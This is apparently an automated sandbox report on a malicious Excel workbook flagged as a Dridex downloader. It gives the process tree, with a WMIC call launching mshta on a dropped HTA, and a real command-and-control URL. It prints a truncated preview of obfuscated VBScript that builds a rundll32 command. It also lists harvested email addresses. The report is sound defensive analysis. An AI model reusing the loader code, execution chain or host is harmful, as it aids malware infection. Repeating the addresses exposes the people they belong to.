ID: 528402
Sample Name: 7165.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:36:09
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 7165.xlsb

Overview


General Information

Sample Name:	7165.xlsb
Analysis ID:	528402
MD5:	f8148e0bad6d907.
SHA1:	782f3892983c165.
SHA256:	0e87b0f3a997a98.
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Found malicious Excel 4.0 Macro
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 536 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 1848 cmdline: wmic process call create "mshta C:\ProgramData\HIXhaYv.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 3068 cmdline: mshta C:\ProgramData\HIXhaYv.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\HIXhaYv.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found malicious Excel 4.0 Macro

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communica
Default Accounts	Scripting 4	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devic Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 4	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
7165.xlsb	27%	Virustotal		Browse
7165.xlsb	24%	ReversingLabs	Document-Office.Trojan.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Virustotal		Browse
http://157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.245.108.215	unknown	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528402
Start date:	25.11.2021
Start time:	08:36:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7165.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@4/7@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:36:36	API Interceptor	12x Sleep call for process: WMIC.exe modified
08:36:37	API Interceptor	455x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.245.108.215	license_55683.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	license_55683.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	gift-coupon-94579654.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	gift-coupon-94579654.xlsb	Get hash	malicious	Browse	• 157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	lhvzcskYLPyellowfacebrownietacohead.dll	Get hash	malicious	Browse	• 107.170.4.227
	Akiru.arm7	Get hash	malicious	Browse	• 204.48.26.235
	sale_voucher_83599.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	sale_voucher_83599.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	vacehcp3Zv.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Drixed-FJX5EDC20B587B4.1828.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Suspicious.Win32.Save.a.20268.dll	Get hash	malicious	Browse	• 107.170.4.227
	tax-106609.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	tax-106609.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	ivXBh7Nwmt.dll	Get hash	malicious	Browse	• 107.170.4.227
	34PZXoE0JJ.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Variant.Fragtor.44159.9257.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Variant.Fragtor.44159.27519.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Drixed-FJX76C9558A0CD4.8758.dll	Get hash	malicious	Browse	• 107.170.4.227
	license_55683.xlsb	Get hash	malicious	Browse	• 157.245.108.215
	SecuriteInfo.com.Drixed-FJX2C9A177B6A0E.11375.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Variant.Fragtor.44159.18448.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Variant.Fragtor.44159.27519.dll	Get hash	malicious	Browse	• 107.170.4.227
	SecuriteInfo.com.Variant.Fragtor.44159.9257.dll	Get hash	malicious	Browse	• 107.170.4.227
	license_55683.xlsb	Get hash	malicious	Browse	• 157.245.108.215

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\HIXhaYv.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4832
Entropy (8bit):	5.062773698873061
Encrypted:	false
SSDEEP:	96:0Y0jXtpNIL2NJyy/Hm9QWCLPVZdjGtLavviAoaH:0fj9pNHNJ/Pm94LfdjW2CBO
MD5:	9CEBB20A5D6A87B44FD65820E887D0FE
SHA1:	EC2C9F8266196A25EE3CB1B78B59E62133A35785
SHA-256:	D4E0B065EEE8DEB19F5267A2012A2F9A59C9D7817BB83357716AACA1A59E94B8
SHA-512:	1A7D2A79905DF95E822A60406501AEB01E68A0E70CCC1596ECAD4EF41D566844F4B2A148303CAA96F2F29AF492280D3BEEC09A5867C215635B3F4A8B73AED95
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\HIXhaYv.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..n_b_M_b_v_z_V_Y_B_O_o_M_y = Chr(114+1-1) & Chr(117+1-1) & Chr(110+1-1) & Chr(100+1-1) & "ll3" & "2." & Chr(101+1-1) & "xe " & Chr(67+1-1) & Chr(58+1-1) & "\\" & "Pr" & "ogr" & "am" & Chr(68+1-1) & "ata" & Chr(92+1-1) & "vm" & Chr(110+1-1) & "ig" & "ge" & Chr(114+1-1) & ".bi" & "" & "n D" & "llR" & "eg" & "is" & "ter" & "Se" & Chr(114+1-1) & Chr(118+1-1) & Chr(101+1-1) & Chr(114+1-1) & "" & ""..Set l_R_t_U_K_d_h_u_E_s_M_w = CreateObject("MSX" & "ML2" & ".Se" & "" & "rv" & Chr(101+1-1) & Chr(114+1-1) & "XM" & Chr(76+1-1) & "HT" & "TP" & "" & "" & ".6." & Chr(48+1-1))....V_p_S_A_D_n_W = "" & "" & Chr(87+1-1) & "scr" & "ip" & "" & "" & Chr(116+1-1) & ".Sh" & Chr(101+1-1) & Chr(108+1-1) & Chr(108+1-1) & ""..Set F_e_n_k_Y_r_V = CreateObject(V_p_S

C:\ProgramData\uLbchwVzJ.txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	132

C:\ProgramData\uLbchwVzJ.txt	
Entropy (8bit):	4.5279003037336905
Encrypted:	false
SSDEEP:	3:YBN9V8rl3iDBzFzHeJls9DLdiKL7M2VEKRKPYp:Y79VGViFZiKL718I
MD5:	C21E1AAFE3C0833BBD63EC6860DAC58D
SHA1:	71BD146CD1C28957A16902877FE0F6E8BC0057B0
SHA-256:	2C23527FE5590D3BFDCC65335BDA1EF85403EB937769872958AC54CF68ED9453
SHA-512:	19DEF7EBCE61B19173E45D2CA286523DB8ADF1114B8C9CF8A93071AE7EF741B2D0C1F1C062C37EBF8A8ED625A232D915130B27F498D9B1F68619A2E7B992925 9
Malicious:	false
Reputation:	low
Preview:	{"dh@hholdingsgroup.com","kristie@brand-jump.com","a.plperez@cidsl.es","hgrimes@blackdiamondus.com","jbergeron@kingpaintinginc.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	132
Entropy (8bit):	4.5279003037336905
Encrypted:	false
SSDEEP:	3:YBN9V8rl3iDBzFzHeJls9DLdiKL7M2VEKRKPYp:Y79VGViFZiKL718I
MD5:	C21E1AAFE3C0833BBD63EC6860DAC58D
SHA1:	71BD146CD1C28957A16902877FE0F6E8BC0057B0
SHA-256:	2C23527FE5590D3BFDCC65335BDA1EF85403EB937769872958AC54CF68ED9453
SHA-512:	19DEF7EBCE61B19173E45D2CA286523DB8ADF1114B8C9CF8A93071AE7EF741B2D0C1F1C062C37EBF8A8ED625A232D915130B27F498D9B1F68619A2E7B992925 9
Malicious:	false
Reputation:	low
IE Cache URL:	http://157.245.108.215:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
Preview:	{"dh@hholdingsgroup.com","kristie@brand-jump.com","a.plperez@cidsl.es","hgrimes@blackdiamondus.com","jbergeron@kingpaintinginc.com"}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B1075D7F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 256 x 51, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2578
Entropy (8bit):	7.829182341348924
Encrypted:	false
SSDEEP:	48:1d4/dnVzn1zbPT8EM34KzgOK8Apu7EJGjtkqvsWGHGPpyWcn:1d4/d9nJMEM3LcTu4GjGqvNPcn
MD5:	FDA1AD252C08365F5FA6F7A49BFC6903
SHA1:	381A8B4BFE0DD3FE3FB840198F7B994DFDB24368
SHA-256:	44CC2CFE1591FAD2A83A32BA89948620BBE9B1781876EB988D39F2EDED3E8442
SHA-512:	A63F16E8F6A72F83649244138D5F653AC79C702DEBCA692FB36F318C88C812D1CEAB099973394F06F4A5D784E1521592169F94B62652DA171320256F99F28BDA
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....3.....A.....IDATx..yTT....XF6g..}.EC.T@.....$.V...D<G=.f1Q....?n...h.....*..T.hP..5*E.".. .3..?.<q6.a4=....{.{.....w..(.{|,(.....P~N..(...."h..(...."h..(...."h..(...."h..(...."h..(...."h..(...."h..(....~..k.....sfw55..S.n..>.c..S'..g...&.L.....w.....4.@....w.....aC....r^^.g`.....q.3}...R]gg[yy...R...M....z.5..yy.....4z_.....SO..@..-[.G.K ..^....m.KL4;.F.....g...;.....i.....zy.[..S<.....+K...l.&..K.i+/7;d.....<q.....m7.,+#.a11.....}..HA,.x...P.....1.-....z.M&c...x{.O.2...V.w,...{.bc....w..H.:t.....,$.~~Xq1`.....x..._M.....E....p....b....I..6.A.....kE.....I*...;....-,..O....6k...9..@.....&e]g'..K...c...$%...r..../..>..'....+V.P..\...n.wd.O>....]..... f.....1w..Z.on....D.C..y....|..J6o.....L.....y..._.8;...5 +y.z..>....~.`..}.....4..?>irv..a...../.6.t...A...0..V".@....<|.|.....$.!CHePZ...e...k4l..|hU..m.*.....j..a1....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E075974.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 237 x 336, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	60538
Entropy (8bit):	7.970149181563435
Encrypted:	false
SSDEEP:	1536:2PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbD:RFzIsj8aipSW4vHREQ4iZKUbD
MD5:	ABC5AD9147D307B1DADB93C7AF297C5A
SHA1:	3658C7DDFA698CDADD1D24C6C8DC4ECF7A09D9E3
SHA-256:	AEF2CEDE45970E5F0DCC40514D38B0D707A87FBC5943B61763EF20B4A8C0573F
SHA-512:	D6F7C18AB4E132EAA0620FD83F7EE6C21F2B16ECA70267770C6F8499B18DEE24B3849E9ADDFAA76DA1A4CB13BDB81F1F49DF77CC3BF0146EE68E0CE686083 AA

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E075974.png	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....P.....Sn.....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......I..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Temp\33DC.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	94490
Entropy (8bit):	7.918224907224739
Encrypted:	false
SSDEEP:	1536:8fh9AkpCHewPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbiiWldTC:8fhXhFzIsj8aipSW4vHREQ4iZKUbTWlg
MD5:	2053FFE5B5D76A8E8841F67D42BB9029
SHA1:	72663A75C047DD201691F92FBD09E33D38F75EA6
SHA-256:	C921D1D81B9336806395F264C27F8C15276C9C77212496FFF29D7729F213224F
SHA-512:	F11C5E9346B40D9CFE83A2D51AC0FEC5A5A7B68836055C3D7DE2B33D99ABCC775B72F8CBFAF77E203068E0941C6439B6592A6CE68FB25E337AD7228E50FAEF 4B
Malicious:	false
Reputation:	low
Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?..."......C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\Desktop\~$7165.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
